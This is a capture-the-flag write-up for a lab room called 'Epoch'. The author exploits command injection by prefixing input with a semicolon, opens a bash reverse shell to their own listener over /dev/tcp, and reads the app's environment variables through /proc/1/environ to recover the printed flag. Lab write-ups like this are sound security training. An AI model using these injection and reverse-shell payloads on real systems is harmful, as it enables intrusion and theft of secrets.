Epoch
The hint for this room tells us we need command injection. Whatever we type into the website gets passed directly to a command line program, and if that input is not sanitized properly we can sneak our own commands in. Lets see what we are working with.
Poking at the Website
First thing I did was read through the page source looking for anything weird. Found nothing. Then I just started playing around with the input field to see how it behaves.
About two minutes in I figured it out. If you start your input with a semicolon (;) you can chain your own command right after it and it executes. So something like:
; ls -la

And it runs.
Hunting for the Flag
Okay so now I need to find where the flag is. I tried a bunch of things:
; ls /root
; ls /
; find / -name "flag*" 2>/dev/null
Nothing. Spent about 10 minutes poking around through the webshell and kept hitting dead ends. The flag was not showing up anywhere obvious. At this point I decided to just get a proper reverse shell so I could move around more freely.
Getting a Reverse Shell

Start a listener on your machine:
nc -lvnp 1337
Then in the website input run this, replacing YOUR_THM_IP with your IP (find it with ip addr show tun0):
; bash -i >& /dev/tcp/YOUR_IP/1337 0>&1
And now I have a real shell to work with.
Finding the Flag
I spent another 10 minutes digging around inside the shell and still nothing. Then I ran:
ps aux
And noticed something interesting. PID 1 was running ./main. That is a clue. On Linux every running process has its own folder at /proc/PID/ that stores all kinds of info about it. Since PID 1 is the main app, I went and looked at its environment variables:
cat /proc/1/environ | tr '\0' '\n'
And there it was. The developer had stored the flag directly in the environment variables that the app launched with.

Flag: flag{7da6c7debd40bd611560c13d8149b647}
Honestly I did not even need the reverse shell for this one. I could have just run ; cat /proc/1/environ straight from the webshell and gotten the flag in under a minute. But I went down the rabbit hole first so whatever, it still worked out. The lesson here is check your process environment variables early, especially when you know there is a running app and you have no idea where else to look.